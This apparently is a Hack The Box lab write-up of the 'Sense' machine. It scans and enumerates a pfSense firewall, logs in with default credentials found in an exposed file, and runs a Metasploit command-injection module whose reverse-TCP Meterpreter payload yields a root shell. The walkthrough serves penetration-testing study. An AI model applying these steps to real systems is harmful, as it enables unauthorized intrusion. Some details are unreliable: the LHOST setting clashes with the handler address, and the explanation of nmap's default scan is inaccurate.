


Sense



10.10.10.60

80/tcp open http lighttpd 1.4.35

|_http-server-header: lighttpd/1.4.35

|_http-title: Did not follow redirect to <https://10.10.10.60/>

443/tcp open ssl/https?

When scanning other firewalls we might want to add the -sT option. All it does is finish the tcp handshake. By default nmap uses ACK & SYN ACK to see if a port is open. If you get a syn ack back then the port is open. But with some firewalls if you dont finish the handshake it might block you because you are a bot/malicious

Looks like this is a pfsense firewall



Lets start by running gobuster

-x lets us search for file extensions txt, php, html, etc

-f adds a / at the end of each request

-t add more threads to go faster

-u url

-w wordlist

-k skip tsl cert verification

```
(root@kali)~[~/htb/sense]
# gobuster dir -u https://10.10.10.60 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -k -t 100 -e -x txt -f

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: https://10.10.10.60
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: txt
[+] Add Slash: true
[+] Expanded: true
[+] Timeout: 10s

2021/03/31 14:40:02 Starting gobuster in directory enumeration mode

https://10.10.10.60/changelog.txt (Status: 200) [Size: 271]
https://10.10.10.60/tree/ (Status: 200) [Size: 7492]
https://10.10.10.60/installer/ (Status: 302) [Size: 0] [→ installer.php]
https://10.10.10.60/system-users.txt (Status: 200) [Size: 106]

2021/03/31 14:47:09 Finished
```

Nagavating to those pages we see that pfsense has a vuln and some creds rohit and some unknown password

Security Changelog

Issue

There was a failure in updating the firewall. Manual patching is therefore required

Mitigated

2 of 3 vulnerabilities have been patched.

Timeline

The remaining patches will be installed during the next maintenance window


####Support ticket###

Please create the following user

username: Rohit

password: company defaults

Going back to the main page I tried rohit:pfsense and got in. pfsense is the default login. Once I got in I saw that there was a pfsense version listed



after a quick google search I found that it was vulnerable and found a Metasploitmodule
"unix/http/pfsense_graph_injection_exec"

```
Module options (exploit/unix/http/pfsense_graph_injection_exec):
  Name      Current Setting  Required  Description
  ---      -
  PASSWORD  pfsense              yes       Password to login with
  Proxies   no                   no       A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS    10.10.10.60          yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     443                  yes       The target port (TCP)
  SSL       true                 no       Negotiate SSL/TLS for outgoing connections
  USERNAME  rohit                 no       User to login with
  VHOST     no                   no       HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ---      -
  LHOST     10.10.10.60      yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:
  Id  Name
  --  --
  0    Automatic Target
```

ran it and got a session as root!

```
msf6 exploit(unix/http/pfsense_graph_injection_exec) > run
[*] Started reverse TCP handler on 10.10.14.2:4444
[*] Detected pfSense 2.1.3-RELEASE, uploading initial payload
[*] Payload uploaded successfully, executing
[*] Sending stage (39282 bytes) to 10.10.10.60
[*] Meterpreter session 1 opened (10.10.14.2:4444 -> 10.10.10.60:40716) at 2021-03-31 14:55:34 -0400
[+] Deleted tfPaA
```

```
meterpreter > shell
Process 1170 created.
Channel 0 created.
id
uid=0(root) gid=0(wheel) groups=0(wheel)
```